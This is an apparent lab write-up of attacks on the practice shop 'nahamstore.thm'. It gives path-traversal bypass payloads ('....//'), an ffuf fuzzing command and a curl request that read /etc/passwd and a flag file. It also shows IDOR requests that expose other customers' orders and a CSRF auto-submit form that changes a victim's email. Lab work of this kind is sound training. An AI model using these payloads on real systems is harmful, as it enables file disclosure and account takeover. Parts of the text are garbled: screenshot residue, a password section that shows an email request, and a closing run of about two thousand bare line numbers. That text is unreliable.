- **GET** /product/picture/?file=cbf45788a7c3ff5c2fab3cbe740595d4.jpg — vulnerable to path traversal / LFI.
-

Initial Discovery

While browsing product pages, product images were requested via a file parameter:



Any user-controlled parameter used to reference files on disk is a likely path traversal / LFI target.

Testing for Vulnerability

Approach 1 — Manual testing (Burp Intercept → Repeater)

While browsing the product page I intercepted the image request with **Burp Proxy** and forwarded the request to **Repeater** to try different payloads.

1. Captured request (from Burp intercept):

```
Burp Suite Professional v2022.8.5 - Temporary Project - licensed to Uncle
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://nahamstore.thm:80 [10.10.186.216]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 GET /product/picture/?file=cbf45788a7c3ff5c2fab3cbe740595d4.jpg HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://nahamstore.thm/product?id=2&name=Sticker+Pack
9 Cookie: session=b8b22742fee879881d63f71094b7d72c
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Action taken: Sent the above request to **Burp Repeater** and replaced the file parameter with multiple traversal payloads (manual/ variants, URL-encoded, double-encoded and the nested// pattern). Observed responses and status codes for each attempt to deduce filter behaviour.

After send request to repeater Test payload ../../../../../../etc/passwd

The response:

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Sat, 08 Nov 2025 17:38:50 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=1491e4d41a3d2bb4f4da9d7c923e60f1; expires=Sat, 08-Nov-2025 18:38:50 GMT; Max-Age=3600; path=/
7 Content-Length: 19
8
9 File does not exist
```

Looks like there is a filter blocking path traversal?

We might able to bypass it via URL encoding(. %2f . %2f . %2f etc/passwd) :

Request	Response
<pre>Pretty Raw Hex 1GET /product/picture/?file=%2f.%2f.%2f.%2fetc/passwd HTTP/1.1 2Host: nahamstore.thm 3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5Accept-Language: en-US,en;q=0.5 6Accept-Encoding: gzip, deflate 7Connection: close 8Referer: http://nahamstore.thm/product?id=2&name=Sticker+Pack 9Cookie: session=1491e4d41a3d2bb4f4da9d7c923e60f1 10Upgrade-Insecure-Requests: 1 11Priority: 0,i 12 13</pre>	<pre>Pretty Raw Hex Render 1HTTP/1.1 200 OK 2Server: nginx/1.14.0 (Ubuntu) 3Date: Sat, 08 Nov 2025 17:42:06 GMT 4Content-Type: text/html; charset=UTF-8 5Connection: close 6Set-Cookie: session=1491e4d41a3d2bb4f4da9d7c923e60f1; expires=Sat, 08-Nov-2025 18:42:06 GMT; Max-Age=3600; path=/; 7Content-Length: 19 8 9File does not exist</pre>

Nope. I try to bypass it via double URL encoding:

Nope. Let's try ..// :

```
Request
Pretty Raw Hex
1GET /product/picture/?file=../../../../../../../../etc/passwd HTTP/1.1
2Host: nahamstore.thm
3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5Accept-Language: en-US,en;q=0.5
6Accept-Encoding: gzip, deflate
7Connection: close
8Referer: http://nahamstore.thm/product?id=2&name=Sticker+Pack
9Cookie: session=1491e4d41a3d2bb4f4da9d7c923e60f1
10Upgrade-Insecure-Requests: 1
11Priority: 0, i
12
13

Response
Pretty Raw Hex Render
1HTTP/1.1 200 OK
2Server: nginx/1.14.0 (Ubuntu)
3Date: Sat, 08 Nov 2025 17:53:41 GMT
4Content-Type: text/html; charset=UTF-8
5Connection: close
6Set-Cookie: session=1491e4d41a3d2bb4f4da9d7c923e60f1; expires=Sat, 08-Nov-2025 18:53:41 GMT; Max-
path=/
7Content-Length: 45
8
9You not not have permission to view this file
```

Maybe I simply had no permission but the task said to open the flag directly. By replacing “/etc/passwd” part with “/lfi/flag.txt” I got the flag.

Manual results summary

- Simple . . / and URL-encoded variants were initially blocked or returned non-useful responses.
 - The non-standard nested traversal / / / / / / bypassed filters and returned file contents (e.g., /lfi/flag.txt or /etc/passwd when permitted).

Approach 2 - Automated Discovery using FFUF

To scale testing I used **ffuf** with an LFI wordlist.

Command:

```
ffuf -u 'http://nahamstore.thm/product/picture/?file=FUZZ' -w  
~/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt -fs 19
```

Key output :

```
[kali㉿kali]:[~/SecLists/Fuzzing/LFI]
$ ffuf -u 'http://nahamstore.thm/product/picture/?file=FUZZ' -w ~/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt -fs 19


```

Response

v2.1.0-dev

```
:: Method : GET
:: URL   : http://nahamstore.thm/product/picture/?file=FUZZ
:: Wordlist : FUZZ: /home/kali/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt
:: Follow redirects: false
:: Calibration : false
:: Timeout   : 10
:: Threads   : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 19

...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 277ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 276ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 280ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 280ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 272ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 283ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 285ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 281ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 276ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 281ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 282ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 278ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 279ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 275ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 284ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 274ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 272ms]
...//etc/passwd [Status: 200, Size: 45, Words: 9, Lines: 1, Duration: 277ms]
```

Interpretation

- ffuf discovered multiple traversal payloads that successfully retrieved /etc/passwd (or other files reachable by the web process).
 - The successful payloads used repeated . and // sequences (the // pattern), which evaded naïve blacklists for . . / or %2e%2e%2f.

Exploitation & Impact

I verified the LFI via direct path traversal. Classic . . / attempts returned a generic response:

File does not exist (Content-Length: 19)

However, a non-standard traversal bypass using the `....//` pattern (identified with ffuf) allowed file disclosure. I validated the bypass manually with curl:

```
File Actions Edit View Help
└── (kali㉿kali)-[~]
    $ curl "http://nahamstore.thm/product/picture/?file=....//....//....//....//....//lfi/flag.txt"
{7ef60e74b711f4c3a1fdf5a131ebf863}
Room progress (34%)
```



```
└── (kali㉿kali)-[~]
    $
```

Flag Retrieved: {7ef60e74b711f4c3a1fdf5a131ebf863}

Summary: An attacker can read any file accessible to the web process (application source, config files, environment variables, flags). Disclosure of secrets (DB credentials, API keys, private keys) could enable privilege escalation or full system compromise.

G. Insecure Direct Object References (IDOR) (2 instances)

- **Severity:** Medium
- **Affected asset:** Object access endpoints using predictable IDs.
- **Summary:** Missing authorization checks allowed access to objects owned by other users.
- **Recommended remediation:** Implement server-side authorization checks, use opaque identifiers, and apply per-object ACL verification.

First IDOR

Vulnerable Endpoint:

nahamstore.thm/basket

Vulnerable Parameter:

address_id

Exploitation

An attacker could automate the enumeration process by iterating through sequential address_id values

(1-10000) to collect comprehensive user information across the entire user base

Second IDOR

During application testing, we found the endpoint responsible for generating PDF receipts for users. Initial analysis revealed an id parameter used to reference specific receipts.

Initial Testing

Vulnerable Endpoint: /pdf-generator

Initial Parameter: id

POC :

```

1 POST /pdf-generator HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,image/svg+xml
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://nahamstore.thm
10 Content-Type: application/pdf
11 Content-Disposition: attachment; filename="order.pdf"
12 Cookie: session=59a375a25c2ef5a433da0290e5f831; token=a7a82ff1f1508275d3ca0408e5946b
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0,i
15
16 what=order&id=1

```



Order does not belong to this user_id



Parameter Discovery

Through further enumeration and analysis of server responses/error messages, it was discovered that the endpoint also accepted a `user_id` parameter. This indicated that the PDF generation functionality use `user_id` also

Ensure making URL Encoding for & and id = user_id

Order # 4

Shipping Address

Mr Jimmy Jones
160 Broadway
New York
10038

Order Details

Order Id: **4**
Order Date: **03/11/2025 20:40:46**

Product	Cost
Sticker Pack	\$15.00
Total	\$15.00

Order # 3

Shipping Address	
Charles Cook 4754 Swick Hill Street Haran Louisiana 70123	

Order Details	
Order Id: 3 Order Date: 22/02/2021 11:42:13	

Product	Cost
Sticker Deal	\$15.00

H. Cross-Site Request Forgery (CSRF) (2 instances)

- **Severity:** Medium
- **Affected asset:** State-changing endpoints.
- **Summary:** Missing anti-CSRF tokens and/or lax cookie attributes could allow unwanted state changes through forged requests.
- **Recommended remediation:** Implement per-request anti-CSRF tokens, enforce SameSite cookie policy, and require re-authentication for sensitive operations .

Part 1:

Step 1: Exploiting Email Change

1. **Token Check:** The requests for changing the email were found to contain a protective value called csrf_protect.

The screenshot shows the Burp Suite interface with the following details:

Request

```
POST /account/settings/email HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 192
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u0,i
csrf_protect=eyJkYXhPi0izXlKWMvNlYMa:rSkpVMEoDSjBhVzFzYzNsA9JYQwLPaU1dTnpZeESEaBhNRFeSYK4wPSIzNhZ2S9hdNyS1G1j3MT14NzBk001jNDz2T0zZg2lMnRz1UsYjlkNzhIn030&change_email=depi40depi.com
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.4.14 (Ubuntu)
Date: Sun, 26 Oct 2024 15:04:49 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: session=0a593c34472f69d29b55e518d4abb0d; expires=Sun, 26-Oct-2025 16:04:49 GMT; Max-Age=3600; path/
Content-Length: 3998
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title> NahamStore - Update Email </title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeKIdGmJRAkycuHHPg320mUcw7on3RYdg4Va+PmSTsz/K6vbdeE" crossorigin="anonymous">
  </head>
  <body>
    <div>
      <nav class="navbar navbar-default navbar-fixed-top" style="</div>
```

Inspector

Selected text: csrf_protect

Decoded from: URL encoding

Notes

2. **Bypass Method:** I found that the server did not properly check this token. I could **delete the csrf_protect value** completely from the request. When I sent the request without the code, the change was still successful. This showed the protection didn't work.

The screenshot shows the Burp Suite interface with the following details:

Request:

```
POST /account/settings/email HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://nahamstore.thm
Connection: keep-alive
Referer: http://nahamstore.thm/account/settings/email
Cookie: session=ea6593c-3447f29a29b55e51bd4abb0d; token=a7fb95205ebb46f9aa2d9dfb5275
Upgrade-Insecure-Requests: 1
Priority: u0, i
change_email=dепил29340depi.com
```

Response:

```
<div class="container" style="margin-top:140px;">
<div class="row">
<div class="col-md-6 col-md-offset-3">
<div class="alert alert-success">


Email Changed


</div>
<div class="panel panel-default">
<div class="panel-heading">


### Change Email Address


</div>
<div class="panel-body">
<form method="post">
<input type="hidden" name="csrf_protect" value="e91e38d45db5c59c3f79c0080e69e5b7" />
<input type="text" name="email" value="dепил29340depi.com" />
<div>
<label>Email:</label>
</div>
<div>
```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 1
- Request cookies: 2
- Request headers: 13
- Response headers: 6

Notes:

Proof of Concept (PoC) & Exploitation

I used the successful token bypass to create a two-step attack for a complete account takeover.

1. Email Change Exploitation:

I built a simple, bad webpage (`change-email.html`) on my local server. This page was set up to automatically send a request (`auto-submit POST`) to the victim's account to change their email

```
File Edit View Terminal Help
root@lp-10-10-160-203:~# nano /etc/hosts
root@lp-10-10-160-203:~# subl change-email.html
root@lp-10-10-160-203:~# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [26/Oct/2025 15:16:22] "GET /change-email.html HTTP/1.1" 200 -
127.0.0.1 - - [26/Oct/2025 15:16:23] code 404, message File not found
127.0.0.1 - - [26/Oct/2025 15:16:23] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [26/Oct/2025 15:16:41] "GET /change-email.html HTTP/1.1" 200 -
127.0.0.1 - - [26/Oct/2025 15:17:03] "GET /change-email.html HTTP/1.1" 304 -
^C
Keyboard interrupt received, exiting.
root@lp-10-10-160-203:~# subl change-email.html
root@lp-10-10-160-203:~# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [26/Oct/2025 15:18:48] "GET /change-email.html HTTP/1.1" 200 -
```

The screenshot shows two windows from the THM AttackBox interface. The top window is a terminal session titled 'root@lp-10-10-160-203:~'. It displays a series of HTTP requests and responses, primarily GET requests to 'change-email.html' and 'favicon.ico', with one POST request to 'change-email.html'. The bottom window is a 'Burp Suite Community Edition v2024.9.5 - Temporary Project' capture. It lists 56 network requests. Most are GET requests to various domains like 'http://nahamstore.thm' and 'http://www.google.com'. There are also several POST requests, notably one at index 55 that corresponds to the exploit payload sent via the terminal. The Burp Suite interface includes a 'Response' tab where the exploit payload is visible.

The screenshot shows the Burp Suite interface. The 'Repeater' tab is selected. In the 'Request' pane, a POST request is shown to change an email address. The 'Response' pane displays the server's response, which includes a form for changing the email. The 'Inspector' pane shows the request attributes, query parameters, body parameters, cookies, headers, and response headers.

```

Request:
1 GET /change-email.html HTTP/1.1
2 Host: 127.0.0.1:8000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Site: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14
15

Response:
1 HTTP/1.0 200 OK
2 Server: SimpleHTTP/0.6 Python/3.8.10
3 Date: Sun, 26 Oct 2025 15:32:58 GMT
4 Content-Type: text/html
5 Content-Length: 200
6 Last-Modified: Sun, 26 Oct 2025 15:32:21 GMT
7
8 <form action="http://nahamstore.thm/account/settings/email" method="POST">
9   <input type="hidden" name="change_email" value="attacker12@example.com">
10  </form>
11  <script>
12    document.forms[0].submit();
13  </script>
14
15

```

The goal of this request was to change the victim's email to one I control (attacker12@example.com).

The screenshot shows a Mozilla Firefox browser window. The address bar is at `nahamstore.thm/account/settings/email`. The page content shows a green success message 'Email Changed'. Below it is a form titled 'Change Email Address' with an 'Email:' field containing 'attacker@example.com' and a 'Change Email' button.

When a logged-in user visited the page, their email was changed without them knowing.

Impact

This flaw allows an attacker to take over the user's communication channel by changing their email address. This is a critical step in a chain attack leading to **Full Account Takeover**.

Part 2: CSRF on Password Change (Missing Protection)

The system for changing the password was vulnerable because it did not have any security code (CSRF Token) at all.

Overview

The function to change the user's password was found to be immediately vulnerable to a CSRF attack because it completely lacked any Anti-CSRF protection.

Request Interception: I checked the request used to change the password.

Missing Protection: I confirmed that the request **did not contain any Anti-CSRF token** or any other security parameter. This lack of protection makes the action vulnerable to simple CSRF attacks.

Request

```

1 POST /account/settings/email HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://nahamstore.thm
10 Referer: http://nahamstore.thm
11 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
12 Cookie: session=0a6592c34472f269129b55e518d4ab00; token=a7fb95b205ebbf9aa82db9df852b75
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 change_email=depi123@0depi.com

```

Response

```

52 <div class="container" style="margin-top:140px;">
53   <div class="row">
54     <div class="col-md-6 col-md-offset-3">
55       <div class="alert alert-success">
56         <p class="text-center">
57           Email Changed
58         </p>
59       </div>
60       <div class="panel panel-default">
61         <div class="panel-heading">
62           <h3 class="panel-title">
63             Change Email Address
64           </h3>
65         </div>
66         <div class="panel-body">
67           <form method="post">
68             <input type="hidden" name="change_password" value="depihacker">
69             <label>Email:</label>
70           </div>
71         </div>
72       </div>
73     </div>
74   </div>
75 </div>
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1408
1409
1410
1411
1412
1413
1414
1415
1416
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1508
1509
1510
1511
1512
1513
1514
1515
1516
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1608
1609
1610
1611
1612
1613
1614
1615
1616
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1708
1709
1710
1711
1712
1713
1714
1715
1716
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1808
1809
1810
1811
1812
1813
1814
1815
1816
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1908
1909
1910
1911
1912
1913
1914
1915
1916
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
